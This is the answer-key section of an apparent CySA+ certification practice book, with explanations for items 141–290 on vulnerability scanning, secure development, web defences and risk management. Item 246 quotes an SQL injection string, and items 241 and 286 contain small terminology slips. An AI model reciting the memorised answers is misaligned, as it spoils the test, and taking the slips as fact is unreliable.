141. B. Ted can reduce the number of results returned by the scan by decreasing the scan sensitivity. This will increase the threshold for reporting, only returning the most important results. Increasing the scan sensitivity would have the opposite effect, increasing the number of reported vulnerabilities. Changing the scan frequency would not alter the number of vulnerabilities reported.
142. A. Buffer overflow vulnerabilities occur when an application attempts to put more data in a memory location than was allocated for that use, resulting in unauthorized writes to other areas of memory. Input validation verifies that user-supplied input does not exceed the maximum allowable length before storing it in memory.
143. D. System D is the only system that contains a critical vulnerability, as shown in the scan results. Therefore, Sherry should begin with this system as it has the highest-priority vulnerability.

144. D. The problem Victor is experiencing is that the full scan does not complete in the course of a single day and is being cancelled when the next full scan tries to run. He can fix this problem by reducing the scanning frequency. For example, he could set the scan to run once a week so that it completes. Reducing the number of systems scanned would not meet his requirement to scan the entire datacenter. He cannot increase the number of scanners or upgrade the hardware because he has no funds to invest in the system.
145. C. The only high-criticality issue on this report (and all but one of the medium-criticality issues) relates to an outdated version of the Apache web server. Vanessa should upgrade this server before taking any other remediation action.
146. D. This scan result does not directly indicate a vulnerability. However, it does indicate that the server is configured for compatibility with 16-bit applications, and those applications may have vulnerabilities. It is an informational result that does not directly require action on Terry's behalf.
147. B. PuTTY is a commonly used remote login application used by administrators to connect to servers and other networked devices. If an attacker gains access to the SSH private keys used by PuTTY, the attacker could use those keys to gain access to the systems managed by that administrator. This vulnerability does not necessarily give the attacker any privileged access to the administrator's workstation, and the SSH key is not normally used to encrypt stored information.
148. D. Avik is required to rerun the vulnerability scan until she receives a clean result that may be submitted for PCI DSS compliance purposes.
149. A. PCI DSS requires that networks be scanned quarterly or after any "significant change in the network." A firewall upgrade definitely qualifies as a significant network change, and Chanda should

schedule a vulnerability scan immediately to maintain PCI DSS compliance.

150. A. Network segmentation is one of the strongest controls that may be used to protect ICS and supervisory control and data acquisition (SCADA) systems by isolating them from other systems on the network. Input validation and memory protection may provide some security, but the mitigating effect is not as strong as isolating these sensitive systems from other devices and preventing an attacker from connecting to them in the first place. Redundancy may increase uptime from accidental failures but would not protect the systems from attack.
151. B. Any addresses in the 10.x.x.x, 172.16.x.x, and 192.168.x.x ranges are private IP addresses that are not routable over the Internet. Therefore, of the addresses listed, only 12.8.1.100 could originate outside the local network.
152. B. The most likely issue here is that there is a network firewall between the server and the third-party scanning service. This firewall is blocking inbound connections to the web server and preventing the external scan from succeeding. CIFS generally runs on port 445, not port 80 or 443. Those ports are commonly associated with web services. The scanner is not likely misconfigured because it is successfully detecting other ports on the server. Nick should either alter the firewall rules to allow the scan to succeed or, preferably, place a scanner on a network in closer proximity to the web server.
153. A. Change management processes should always include an emergency change procedure. This procedure should allow applying emergency security patches without working through the standard change process. Thomas has already secured stakeholder approval on an informal basis, so he should proceed with the patch and then file a change request after the work is complete. Taking the time to file the change request before completing the

work would expose the organization to a critical security flaw during the time required to complete the paperwork.

154. B. The vulnerability description indicates that this software has reached its end-of-life (EOL) and, therefore, is no longer supported by Microsoft. Mike's best solution is to remove this version of the framework from the affected systems. No patches will be available for future vulnerabilities. There is no indication from this result that the systems require operating system upgrades. Mike should definitely take action because of the critical severity (5 on a five-point scale) of this vulnerability.
155. B. Credentialled scans are able to log on to the target system and directly retrieve configuration information, providing the most accurate results of the scans listed. Unauthenticated scans must rely on external indications of configuration settings, which are not as accurate. The network location of the scanner (external versus internal) will not have a direct impact on the scanner's ability to read configuration information.
156. C. The best path for Brian to follow would be to leverage the organization's existing trouble ticket system. Administrators likely already use this system on a regular basis, and it can handle reporting and escalation of issues. Brian might want to give administrators access to the scanner and/or have emailed reports sent automatically as well, but those will not provide the tracking that he desires.
157. A. Vulnerability scanners should be updated as often as possible to allow the scanner to retrieve new vulnerability signatures as soon as they are released. Xiu Ying should choose daily updates.
158. C. Ben is facing a difficult challenge and should likely perform all of the actions described in this question. However, the best starting point would be to run Windows Update to install operating system patches. Many of the critical vulnerabilities relate to missing Windows patches. The other actions may

also resolve critical issues, but they all involve software that a user must run on the server before they can be exploited. This makes them slightly lower priorities than the Windows flaws that may be remotely exploitable with no user action.

159. A. Although the vulnerability scan report does indicate that this is a low-severity vulnerability, Zhang Wei must take this information in context. The management interface of a virtualization platform should never be exposed to external hosts, and it also should not use unencrypted credentials. In that context, this is a critical vulnerability that could allow an attacker to take control of a large portion of the computing environment. He should work with security and network engineers to block this activity at the firewall as soon as possible. Shutting down the virtualization platform is not a good alternative because it would be extremely disruptive, and the firewall adjustment is equally effective from a security point of view.
160. A. The server described in this report requires multiple Red Hat Linux and Firefox patches to correct serious security issues. One of those Red Hat updates also affects the MySQL database service. Although there are Oracle patches listed on this report, they relate to Oracle Java, not an Oracle database.
161. B. The scan report shows two issues related to server accounts: a weak password policy for the Administrator account and an active Guest account. Tom should remediate these issues to protect against the insider threat. The server also has an issue with weak encryption, but this is a lower priority given that the machine is located on an internal network.
162. B. Although all the solutions listed may remediate some of the vulnerabilities discovered by Dave's scan, the vast majority of issues in an unmaintained network result from missing security updates.

Applying patches will likely resolve quite a few vulnerabilities, if not the majority of them.

163. C. Kai should deploy the patch in a sandbox environment and then thoroughly test it prior to releasing it in production. This reduces the risk that the patch will not work well in her environment. Simply asking the vendor or waiting 60 days may identify some issues, but it does not sufficiently reduce the risk because the patch will not have been tested in her company's environment.
164. D. Although all these vulnerabilities do pose a confidentiality risk, the SQL injection vulnerability poses the greatest threat because it may allow an attacker to retrieve the contents of a backend database. The HTTP TRACK/TRACE methods and PHP information disclosure vulnerabilities may provide reconnaissance information but would not directly disclose sensitive information. SSL v3 is no longer considered secure but is much more difficult to exploit for information theft than a SQL injection issue.
165. B. Ling or the domain administrator could remove the software from the system, but this would not allow continued use of the browser. The network administrator could theoretically block all external web browsing, but this is not a practical solution. The browser developer is the only one in a good situation to correct an overflow error because it is a flaw in the code of the web browser.
166. C. Jeff should begin by looking at the highest-severity vulnerabilities and then identify whether they are confidentiality risks. The highest-severity vulnerability on this report is the Rational ClearCase Portscan Denial of Service vulnerability. However, a denial-of-service vulnerability affects availability, rather than confidentiality. The next highest-severity report is the Oracle Database TNS Listener Poison Attack vulnerability. A poisoning vulnerability may cause hosts to connect to an illegitimate server and could result in the disclosure

of sensitive information. Therefore, Jeff should address this issue first.

167. B. Although all these concerns are valid, the most significant problem is that Eric does not have permission from the potential client to perform the scan and may wind up angering the client (at best) or violating the law (at worst).
168. B. The firewall rules would provide Renee with information about whether the service is accessible from external networks. Server logs would contain information on actual access but would not definitively state whether the server is unreachable from external addresses. Intrusion detection systems may detect an attack in progress but are not capable of blocking traffic and would not be relevant to Renee's analysis. Data loss prevention systems protect against confidentiality breaches and would not be helpful against an availability attack.
169. D. Mary should consult the organization's asset inventory. If properly constructed and maintained, this inventory should contain information about asset criticality. The CEO may know some of this information, but it is unlikely that they would have all the necessary information or the time to review it. System names and IP addresses may contain some hints to asset criticality but would not be as good a source as an asset inventory that clearly identifies criticality.
170. A. The vulnerability description indicates that this is a vulnerability that exists in versions of Nessus earlier than 6.6. Upgrading to a more recent version of Nessus would correct the issue.
171. C. Passive network monitoring meets Kamea's requirements to minimize network bandwidth consumption while not requiring the installation of an agent. Kamea cannot use agent-based scanning because it requires application installation. She should not use server-based scanning because it consumes bandwidth. Port scanning does not provide vulnerability reports.

172. D. Of the answers presented, the maximum number of simultaneous hosts per scan is most likely to have an impact on the total bandwidth consumed by the scan. Enabling safe checks and stopping the scanning of unresponsive hosts is likely to resolve issues where a single host is negatively affected by the scan. Randomizing IP addresses would only change the order of scanning systems.
173. C. The issue raised by this vulnerability is the possibility of eavesdropping on administrative connections to the database server. Requiring the use of a VPN would add strong encryption to this connection and negate the effect of the vulnerability. A patch is not an option because this is a zero-day vulnerability, meaning that a patch is not yet available. Disabling administrative access to the database server would be unnecessarily disruptive to the business. The web server's encryption level is irrelevant to the issue as it would affect connections to the web server, not the database server.
174. A. In a remote code execution attack, the attacker manages to upload arbitrary code to a server and run it. These attacks are often because of the failure of an application or operating system component to perform input validation.
175. A. The server with IP address 10.0.102.58 is the only server among the possible answers that has a Level 5 vulnerability. Level 5 vulnerabilities have the highest severity and should be prioritized. The server at 10.0.16.58 has the most overall vulnerabilities but does not have any Level 5 vulnerabilities. The servers at 10.0.46.116 and 10.0.69.232 have only Level 3 vulnerabilities, which are less severe than Level 5 vulnerabilities.
176. A. Enabling credentialed scanning would increase the likelihood of detecting vulnerabilities that require local access to a server. Credentialed scans can read deep configuration settings that might not be available with an uncredentialed scan of a properly secured system. Updating the vulnerability

feed manually may add a signature for this particular vulnerability but would not help with future vulnerabilities. Instead, Abella should configure automatic feed updates. Increasing the scanning frequency may increase the speed of detection but would not impact the scanner's ability to detect the vulnerability. The organization's risk appetite affects what vulnerabilities they choose to accept but would not change the ability of the scanner to detect a vulnerability.

177. A. Applying patches to the server will not correct SQL injection or cross-site scripting flaws, since these reside within the web applications themselves. Kylie could correct the root cause by recoding the web applications to use input validation, but this is the more difficult path. A web application firewall would provide immediate protection with lower effort.
178. C. This error indicates that the vulnerability scanner was unable to verify the signature on the digital certificate used by the web server. If the organization is using a self-signed digital certificate for this internal application, this would be an expected result.
179. C. Cross-site scripting and cross-site request forgery vulnerabilities are normally easy to detect with vulnerability scans because the scanner can obtain visual confirmation of a successful attack. Unpatched web servers are often identified by using publicly accessible banner information. Although scanners can often detect many types of SQL injection vulnerabilities, it is often difficult to confirm blind SQL injection vulnerabilities because they do not return results to the attacker but rely on the silent (blind) execution of code.
180. A. The phpinfo file is a testing file often used by web developers during the initial configuration of a server. Although any of the solutions provided here may remediate this vulnerability, the most common course of action is to simply remove this file before

the server is moved into production or made publicly accessible.

181. D. The manager has thought about the risk and, in consultation with others, determined that it is acceptable. Therefore, Mark should not press the matter and demand remediation, either now or in six months. He should mark this vulnerability as an approved exception in the scanner to avoid future alerts. It would not be appropriate to mark this as a false positive because the vulnerability detection was accurate.
182. C. Jacquelyn should update the vulnerability feed to obtain the most recent signatures from the vendor. She does not need to add the web servers to the scan because they are already appearing in the scan report. Rebooting the scanner would not necessarily update the feed. If she waits until tomorrow, the scanner may be configured to automatically update the feed, but this is not guaranteed and is not as efficient as simply updating the feed now.
183. C. It would be difficult for Sharon to use agent-based or credentialed scanning in an unmanaged environment because she would have to obtain account credentials for each scanned system. Of the remaining two technologies, server-based scanning is more effective at detecting configuration issues than passive network monitoring.
184. D. To be used in a secure manner, certificates must take advantage of a hash function that is not prone to collisions. The MD2, MD4, MD5, and SHA-1 algorithms all have demonstrated weaknesses and would trigger a vulnerability. The SHA-256 algorithm is still considered secure.
185. B. This vulnerability should not prevent users from accessing the site, but it will cause their browsers to display a warning that the site is not secure.
186. B. This error is a vulnerability in the certificate itself and may be corrected only by requesting a new certificate from the certificate authority (CA) that

uses a secure hash algorithm in the certificate signature.

187. A. Secure shell (SSH) traffic flows over TCP port 22. Port 636 is used by the Lightweight Directory Access Protocol Secure (LDAPS). Port 1433 is used by Microsoft SQL Server. Port 1521 is used by Oracle databases.
188. C. This error occurs when the server name on a certificate does not match the name of the server in question. It is possible that this certificate was created for another device or that the device name is slightly different than that on the certificate. Joaquin should resolve this error by replacing the certificate with one containing the correct server name.
189. B. Lori should absolutely not try to run scans without the knowledge of other IT staff. She should inform her team of her plans and obtain permission for any scans that she runs. She should limit scans of production systems to safe plug-ins while she is learning. She should also limit the bandwidth consumed by her scans and the time of her scans to avoid impacts on production environments.
190. D. Credentialled scans are also known as authenticated scans and rely on having credentials to log on to target hosts and read their configuration settings. Meredith should choose this option.
191. A. Norman's manager is deciding to use the organization's risk appetite (or risk tolerance) to make this decision. He is stating that the organization will tolerate medium severity risks but will not accept critical or high-severity risks. This is not a case of a false positive or false negative error, since they are not discussing a specific vulnerability. The decision is not based on data classification because the criticality or sensitivity of information processed on systems was not discussed.
192. A. In a well-managed test environment, the test systems should be configured in a near-identical

manner to production systems. They should be running the same operating systems and require the same patches. However, in almost every organization, there are systems running in production that do not have mirror deployments in test environments because of cost, legacy system issues, and other reasons.

193. D. The vulnerability scan of this server has fairly clean results. All of the vulnerabilities listed are severity 3 or lower. In most organizations, immediate remediation is required only for severity 4 or 5 vulnerabilities.
194. C. Credit card information is subject to the Payment Card Industry Data Security Standard (PCI DSS), which contains specific provisions that dictate the frequency of vulnerability scanning. Although the other data types mentioned in the question are regulated, none of those regulations contain specific provisions that identify a required vulnerability scanning frequency.
195. C. Chang could resolve this issue by adding additional scanners to balance the load, reducing the frequency of scans or reducing the scope (number of systems) of the scan. Changing the sensitivity level would not likely have a significant impact on the scan time.
196. B. If possible, Bhanu should schedule the scans during periods of low activity to reduce the impact they have on business operations. The other approaches all have a higher risk of causing a disruption.
197. A. This report is best classified as a true positive report because the vulnerability did exist on the system, even though it was later remediated. A true negative report occurs when a vulnerability scanner correctly reports that a vulnerability does not exist. A false positive report occurs when a scanner incorrectly reports that a vulnerability exists, while a false negative report occurs when a scanner incorrectly reports that no vulnerability exists.

198. D. Gwen and her manager are choosing to take no further action and, therefore, are choosing to accept the remaining risk.
199. D. Mike needs to conduct user acceptance testing (UAT) with a broad group of users to validate the functionality and usability of the software.
200. A. Mike's team should stress test the application by loading it beyond what its maximum expected load is. They should validate that it performs as expected and that their infrastructure can handle the load of broad usage by the company. Stress testing often tests to a multiple of the maximum expected load to ensure that the application will handle unexpected load conditions.
201. B. Regression testing checks to ensure that old flaws have not been reintroduced. Mike's team needs to regression test their application, particularly because they reintroduced old code that may have flaws.
202. D. Fuzz testing involves sending invalid or random data to an application to test its ability to handle unexpected data. Fault injection directly inserts faults into error handling paths, particularly error handling mechanisms that are rarely used or might otherwise be missed during normal testing.  
Mutation testing is related to fuzzing and fault injection, but rather than changing the inputs to the program or introducing faults to it, mutation testing makes small modifications to the program itself.  
Stress testing is a performance test that ensures applications and the systems that support them can stand up to the full production load.
203. C. The Agile software development methodology is characterized by multiple sprints, each producing a concrete result. The Waterfall model follows a series of sequential steps, whereas the Spiral model uses multiple passes through four phases. Rapid Application Development (RAD) uses a five-phase approach in an iterative format.

204. B. As stated in the question, Orizon performs a review of Java classes, indicating that it is performing a source code review. Techniques that perform source code review are grouped into the category of static code analyzers. The other testing techniques listed in this question are all examples of dynamic code analysis, where the testing application actually executes the code.
205. B. Fuzz testing works by dynamically manipulating input to an application in an effort to induce a flaw. This technique is useful for detecting places where an application does not perform proper input validation.
206. B. Security artifacts created during the Design phase include security architecture documentation and data flow diagrams.
207. B. Disposition is a separate SDLC phase that is designed to ensure that data is properly purged at the end of an application life cycle. Operations and maintenance activities include ongoing vulnerability scans, patching, and regression testing after upgrades.
208. D. Olivia needs to review the code without running it, which means she needs to perform a static analysis. Static analysis is often performed with an automated tool, but her security analysts may also choose to review the code manually to identify potential details about the threat actors or what the code may have been specifically intended to do.
209. A. Olivia will conduct dynamic code analysis, which tests the code by running it while providing appropriate test inputs.
210. C. Fuzz testing involves sending random or invalid data to an application to test its ability to handle the unexpected data. Olivia should identify a fuzzer (a fuzz testing tool) and run it against the application.
211. D. The \$ character does not necessarily represent a security issue. The greater than/less than brackets (<>) are used to enclose HTML tags and require

further inspection to determine whether they are part of a cross-site scripting attack. The single quotation mark ( ' ) could be used as part of a SQL injection attack.

212. C. Security through obscurity is not a good practice. You should not rely on the secrecy of the control (e.g., the location of the web interface) as a security measure. Therefore, obscuring web interface locations is not included on the OWASP security controls list.
213. D. Query parameterization, input validation, and data encoding are all ways to prevent the database from receiving user-supplied input that injects unwanted commands into an SQL query. Logging and intrusion detection are important controls, but they would detect, rather than prevent, a SQL injection attack.
214. C. A machine's MAC, or hardware address, will not typically change over time. MAC addresses can also provide useful information like the manufacturer's name, allowing Jill to have a useful guess about what type of device she has discovered during a discovery scan for asset tracking.
215. D. The Waterfall model follows a series of sequential steps, as shown in the diagram. The Agile software development methodology is characterized by multiple sprints, each producing a concrete result. The Spiral model uses multiple passes through four phases, resulting in a spiral-like diagram. Rapid Application Development (RAD) uses a five-phase approach in an iterative format.
216. C. A web application firewall (WAF) can often be used to address the specific SQL injection attack. Claire can either write a rule based on the SQL injection attack or use a broader SQL injection prevention ruleset. An IDS would only detect the attack and would not stop it, whereas data loss prevention (DLP) tools might help if data was being stolen but won't stop SQL injection. Some firewalls

may have WAF functionality built in, but here the best option is the dedicated web application firewall.

217. B. Using Unicode encoding to avoid blocklists is a common technique. OWASP recommends you avoid attempting to detect potentially dangerous characters and patterns of characters with a blocklist.
218. B. A web proxy is a commonly used tool for web application attacks and allows data to be changed after client-side validation. In general, client-side validation is not a secure technique because of this.
219. A. Cross-site scripting is the primary threat that is created by not using secure output encoding. Allowing users to enter arbitrary input and then displaying it to other users can result in a cross-site scripting attack. SQL injection is most common as a direct attack, whereas cross-site request forgery normally relies on users clicking a malicious link.
220. B. BIOS and UEFI are the firmware that controls system startup. In Dell's implementation of this technology, a SHA-256 hash of the new firmware is compared to a known good hash on Dell's servers. If an issue is detected, administrators are notified so that they can take appropriate action.
221. A. DevSecOps makes security a shared responsibility throughout the development and operations life cycle, and automating some security gates is a common practice to make this happen without causing slowdowns. This means that practitioners must consider both application and infrastructure security constantly from the beginning of the workflow to deployment and support. Implementing zero-day vulnerabilities would be a terrible idea, and having security practitioners exert more control rather than collaboratively making flows work more effectively and removing security features from the integrated development environment aren't great ideas either.

222. C. Output encoding translates special characters to an equivalent that will not be interpreted as part of a script or other significant character by a user's browser (or other endpoint application). A HIDS would only alarm on potential attacks, rather than stop them; a firewall will not parse the data; and string randomization was made up for this question—but if it did exist, randomized data wouldn't be useful in most applications when displaying input to a user.
223. C. OWASP recommends a large session ID value to avoid brute-force attacks.  $2^{128}$  is 340,282,366,920,938,463,463,374,607,431,768,211,456, a number that is far larger than you would need to avoid duplication of numbers, even for very large groups of users across the entire world. If you encounter a question like this and don't know the answer, you can apply logic. In this case, the number is so large that it doesn't make sense to use it for simply duplication avoidance, and any reasonable number of users—including the entire population of the world—would require fewer bits.
224. B. The answer that provides the least specific information to potential attackers is the best answer here: login failed; invalid user ID or password does not tell an attacker which option they have wrong or provide hints about which accounts may or may not exist.
225. B. This code is an example of one way to parameterize queries. Here, the `var1` and `var2` variables are bound to specific data objects. In some cases, the CySA+ exam may show you examples of code or configurations that you may not be familiar with. In that case, you should read the example carefully for useful context like the statement `bindParam` here. That should give you a clue to the parameterized queries answer being the correct option.
226. B. The most effective means of checking most firmware to validate that it is a trusted firmware

update is to compare the hash of the file that you have against the provided hash values from the manufacturer website.

227. C. SQL injection is regularly rated as one of the top web application vulnerabilities, and parameterizing queries is an important way to help prevent it. Parameterized queries, or prepared statements, require developers to define the SQL code they will use, then pass in each parameter to the query. This prevents attackers from changing the intent of the query and allows the query to be used only as intended if properly implemented.
228. B. Output encoding is frequently used to prevent cross-site scripting (XSS) attacks by replacing potentially dangerous characters in previously input user data with harmless equivalents.
229. C. The Agile method is heavily driven by user stories and customer involvement. Sprints deliver functional code, meaning that some elements of the product may be ready early.
230. B. Spiral places a heavy emphasis on risk assessment and improves from Waterfall by repeating the identification/design/build/evaluation process. This will handle both the complexity that Scott is aware will be involved as well as the late addition of design requirements.
231. C. The disposition phase of SDLC addresses what occurs when a product or system reaches the end of its life. Scott will need to decommission systems and services, identify what will happen to data and other artifacts, and make other decisions before the system can be shut down.
232. D. Session IDs should be associated with information needed by the application like userID, client IP address, session timeout and session start time information, or other details on the server side, typically in a session management database or repository. If the session ID had this information encoded in it, it could be reverse engineered and

decoded, possibly resulting in data leakage. Complex session IDs are not a processing concern, unless there is sensitive information covered by law (which isn't listed in the question) and then legal limitations would not apply. Session IDs are sent to the application and user whose session they belong to, so they would not breach data simply by being sent.

233. B. Input validation involves a variety of techniques, including checking the minimum and maximum range for numeric input, checking the length of input strings, removing special characters, and providing limited options for drop-down menus and other strings.
234. D. This regular expression will match all U.S. state abbreviations. Even if you're not familiar with regular expressions, you may be asked to read unfamiliar code and determine what function it is performing. Here, reading the list should give you a good clue based on the two-letter pairings.
235. C. Fuzzers are tools that send unexpected input, testing whether an application can handle data that does not match what it expects. User acceptance testing (UAT) is a type of testing that helps to ensure that users can properly use a tool and that it performs the functions they expect. A stress testing tool typically puts very high loads onto an infrastructure or application to see how it performs when stressed. Regression testing is done to ensure that old flaws are not reintroduced to an application.
236. B. Validating the output will not prevent SQL injection from occurring. Using prepared statements with parameterized queries, stored procedures, escaping all user-supplied input, input validation, and applying least privilege to the application and database accounts are all useful techniques to prevent successful SQL injection.
237. C. Unvalidated parameters in a SQL query are likely to allow SQL injection attacks. An attacker could inject arbitrary SQL code into that parameter, thus

gaining additional access to the database and the data stored in it.

238. C. The feasibility phase of a project like this looks into whether the project should occur and also looks for alternative solutions as well as the costs for each solution proposed.
239. C. Although it may seem like code analysis and unit testing should occur in the testing and integration phase, remember that unit testing occurs on individual program components, which means it will occur as the code is written. The same holds true for code analysis, and thus, the first time this happens will be in the coding stage.
240. B. Before an application can enter ongoing operations and maintenance, users must be trained and the application must be transitioned to the team that will maintain it for its life cycle. Disposition occurs when a product or system hits the end of its life cycle. Unit testing is often part of the coding phase. Testing and integration occur just before training and transition (point D).
241. B. Windows has support for both data execution prevention (DEP) and address space location randomization (ASLR). These combine to help prevent buffer overflows by preventing items in memory location tagged as data from being executed and by randomizing the memory space Windows uses to make it harder to take advantage of known memory locations with an overflow.
242. B. Moving to a network address translation (NAT) environment will make the systems inaccessible from the outside world, massively reducing the organization's attack surface. Installing host firewalls would be a great second step but could involve significant amounts of work to install and tune the firewalls.
243. C. Session hijacking of insecurely implemented session cookies is the likely result from this type of issue. Matt should spend time with his developers to

ensure that they have reviewed resources like the OWASP guides to secure session creation and maintenance.

244. C. When a vulnerability exists and a patch has not been released or cannot be installed, compensating controls can provide appropriate protection. In the case of PCI DSS (and other compliance standards), documenting what compensating controls were put in place and making that documentation available is an important step for compliance.
245. A. Logging of application and server activity may provide valuable evidence during a forensic investigation. The other three controls listed are proactive controls designed to reduce the risk of an incident occurring and are less likely to directly provide information during a forensic investigation.
246. C. This shows an attempted SQL injection attack. The query reads `1' UNION SELECT 0` and then looks for username, user\_id, password, and email from the `users` table.
247. B. Vulnerability scanning would not serve as a compensating control because it would only detect, rather than correct, security flaws. There is no indication that encryption is not in place on this server or that it would address a SQL injection vulnerability. Both an intrusion prevention system (IPS) and a web application firewall (WAF) have the ability to serve as a compensating control and block malicious requests. Of the two, a WAF would be the best solution in this case because it is purpose-built for protecting against the exploitation of web application vulnerabilities.
248. C. You may not remember every common TCP port, but you'll want to make sure you have a good command of a few of them, including things like the LPR (515), IPP (631), and RAW (9100) ports common to many printers. Since these ports need to be open for printing services, the best option would be to move them to a protected subnet or IP range.

RFC 1918 nonroutable IP addresses are often used for this purpose, but James may want to look into why devices like this are exposed to the Internet. He may have a deeper problem!

249. B. Services, input fields, protocols, APIs, and other potential targets are all examples of attack vectors. Threats are possible dangers that might exploit a vulnerability, and risks are the exposure to loss or harm that results from breaches or attacks. Surface tension is a term from physics, not cybersecurity.
250. A. Static code analysis requires access to the source code, meaning that the SAST tool will need to be compatible with all the languages that Michelle needs to have tested. Binary output language was made up for this question, while options C and D both refer to dynamic testing because the application would be run in both options.
251. B. The advanced persistent threat (APT) group is an example of an external threat to the organization. If there is also some vulnerability in the organization's security defenses that might allow that APT to successfully attack the organization, then a risk exists.
252. A. Network segmentation is a risk mitigation activity. Threat intelligence, vulnerability scanning, and systems assessments are all valuable tools in helping an organization identify risks.
253. A. The two factors that determine the severity of a risk are its probability and magnitude. Impact is a synonym for magnitude. Likelihood is a synonym for probability. Controls are a risk mitigation technique that might be applied to reduce the magnitude and/or probability after determining the severity of a risk.
254. B. This background screening is taking place prior to employment. Therefore, it is a preventive control, designed to prevent the organization from hiring someone who might pose a security risk.

255. D. OAuth redirects are an authentication attack that allows an attacker to impersonate another user.
256. A. The use of a threat intelligence feed to block connections at the firewall reduces the likelihood of a successful attack and is, therefore, a risk mitigation activity.
257. D. Gary is changing business practices to eliminate the risk entirely. This is, therefore, an example of risk avoidance.
258. C. Purchasing insurance is the most common example of risk transference—it's shifting liability to a third party.
259. B. This is a tricky question because two options—risk avoidance and risk mitigation—can both limit the probability of a risk occurring. However, risk avoidance is *more* likely to do so because it eliminates the circumstances that created the risk, whereas risk mitigation simply introduces controls to reduce the likelihood or impact of a risk. Risk acceptance does not change the probability or magnitude of a risk. Risk transference limits the potential magnitude by transferring financial responsibility to another organization but does not impact probability.
260. A. This question forces you to choose from several good options, as do many questions on the exam. We can rule out insurance because that does not alter the probability of a risk occurring. The remaining three options all do reduce the likelihood, but the best choice is minimizing the amount of data retained and the number of locations where it is stored, since this removes that data from the potential of a breach.
261. A. Kwame should take action to communicate the risk factors to management and facilitate a risk-informed discussion about possible courses of action. He should do this prior to taking any more aggressive action.

262. C. The exposure factor (EF) is the percentage of the facility that risk managers expect will be damaged if the risk materializes. It is calculated by dividing the amount of damage by the asset value. In this case, that is \$5 million in damage divided by the \$10 million facility value, or 50 percent.
263. B. The annualized rate of occurrence (ARO) is the number of times that risk analysts expect a risk to happen in any given year. In this case, the analysts expect an earthquake once every 200 years, or 0.005 times per year.
264. A. The annualized loss expectancy (ALE) is calculated by multiplying the single loss expectancy (SLE) by the annualized rate of occurrence (ARO). In this case, the SLE is \$5,000,000, and the ARO is 0.005. Multiplying these numbers together gives you the ALE of \$25,000.
265. B. Moving the datacenter to a location where earthquakes are not a risk is an example of risk avoidance, because it is completely avoiding the risk. If the location simply had a lower risk of earthquake, then this strategy would be risk mitigation.
266. D. Purchasing insurance is always an example of risk transference, as it transfers risk from the entity purchasing the policy to the insurance company.
267. C. Risk acceptance is the deliberate decision to not take any other risk management action and simply to carry on with normal activity in spite of the risk.
268. D. Mandatory vacations are designed to force individuals to take time away from the office to allow fraudulent activity to come to light in their absence. The other controls listed here (separation of duties, least privilege, and dual control) are all designed to prevent, rather than detect, fraud.
269. B. This situation violates the principle of separation of duties. The company appears to have designed the controls to separate the creation of vendors from the issuance of payments, which is a good fraud-reduction practice. However, the fact that they are

cross-trained to back each other up means that they have the permissions assigned to violate this principle.

270. D. After accepting a risk, the organization takes no action other than to document the risk as accepted. Implementing additional security controls or designing a remediation plan would not be risk acceptance but would instead fit into the category of risk mitigation. There is no need to repeat the business impact assessment.
271. C. Robin would achieve the best results by combining elements of quantitative and qualitative risk assessment. Quantitative risk assessment excels at analyzing tangible, financial risks, whereas qualitative risk assessment is good for intangible risks. Combining the two techniques provides a well-rounded risk picture.
272. A. In a security exercise, the red team is responsible for offensive operations, whereas the blue team is responsible for defensive operations. The white team serves as the neutral referees, whereas the purple team combines elements of the red team and blue team.
273. A. Automated deprovisioning ties user account removal to human resources systems. Once a user is terminated in the human resources system, the identity and access management infrastructure automatically removes the account. Quarterly user access reviews may identify accounts that should have been disabled, but they would take a long time to do so, so they are not the best solution to the problem. Separation of duties and two-person control are designed to limit the authority of a user account and would not remove access.
274. C. Annual reviews of security policies are an industry standard and are sufficient unless there are special circumstances, such as a new policy or major changes in the environment. Monthly or quarterly reviews would occur too frequently, whereas waiting

five years for the review is likely to miss important changes in the environment.

275. A. The first step in performing a risk assessment is to undertake the risk identification process.
276. D. The most relevant policy here is the organization's data retention policy, which should outline the standards for keeping records before destruction or disposal.
277. B. Fences are preventive controls because a tall fence can prevent an intruder from gaining access to a secure facility. They are also deterrent controls because the presence of a fence may deter an intruder from attempting to gain access. They are physical security controls because they restrict physical access. They are not corrective controls because they do not play a role after a physical intrusion occurs.
278. D. It is sometimes difficult to distinguish between cases of least privilege, separation of duties, and dual control. Least privilege means that an employee should only have the access rights necessary to perform their job. That is not the case in this scenario because accountants need to be able to approve payments. Separation of duties occurs when the same employee does not have permission to perform two different actions that, when combined, could undermine security. That is not the case here because both employees are performing the same action: approving the payment. Dual control occurs when two employees must jointly authorize the same action. That is the case in this scenario. Security through obscurity occurs when the security of a control depends on the secrecy of its mechanism.
279. A. The rules of engagement for a penetration test outline the activities that are (and are not) permissible during a test. Carmen should include her requirement in the penetration test's rules of engagement.

280. B. A procedure offers a step-by-step process for completing a cybersecurity activity. The VPN instructions that Gavin is creating are best described using this term.
281. A. Succession planning is designed to create a pool of reserve candidates ready to step into positions when a vacancy occurs. This is an important continuity control. The other security controls may have the incidental side effect of exposing employees to other responsibilities, but they are not designed to meet this goal.
282. B. Backups are used to recover operations in the wake of a security incident. Therefore, they are best described as corrective controls.
283. C. An organization's code of conduct or ethics describes expected behavior of employees and affiliates and serves as a backstop for situations not specifically addressed in policy.
284. C. Requests for an exception to a security policy would not normally include a proposed revision to the policy. Exceptions are documented variances from the policy because of specific technical and/or business requirements. They do not alter the original policy, which remains in force for systems not covered by the exception.
285. D. Account management policies describe the account life cycle from provisioning through active use and decommissioning, including removing access upon termination. Data ownership policies clearly state the ownership of information created or used by the organization. Data classification policies describe the classification structure used by the organization and the process used to properly assign classifications to data. Data retention policies outline what information the organization will maintain and the length of time different categories of information will be retained prior to destruction.
286. B. Separation of duties is a principle that prevents individuals from having two different privileges that,

when combined, could be misused. Separating the ability to create vendors and authorize payments is an example of two-person control.

287. D. Two-person control is a principle that requires the concurrence of two different employees to perform a single sensitive action. Requiring two signatures on a check is an example of a two-person control.
288. B. Mandatory vacations and job rotation plans are able to detect malfeasance by requiring an employee's absence from his or her normal duties and exposing them to other employees. Privilege use reviews have a manager review the actions of an employee with privileged system access and would detect misuse of those privileges. Background investigations uncover past acts and would not be helpful in detecting active fraud. They are also typically performed only for new hires.
289. A. The role of the white team is to control the exercise, serving as a neutral party to facilitate events and moderate disputes. The red team is responsible for offensive operations, whereas the blue team is responsible for defensive operations. The term *Swiss team* is not used in security exercises.
290. A. This is an example of dual control (or two-person control) where performing a sensitive action (logging onto the payment system) requires the cooperation of two individuals. Separation of duties is related but would involve not allowing the same person to perform two actions that, when combined, could be harmful.
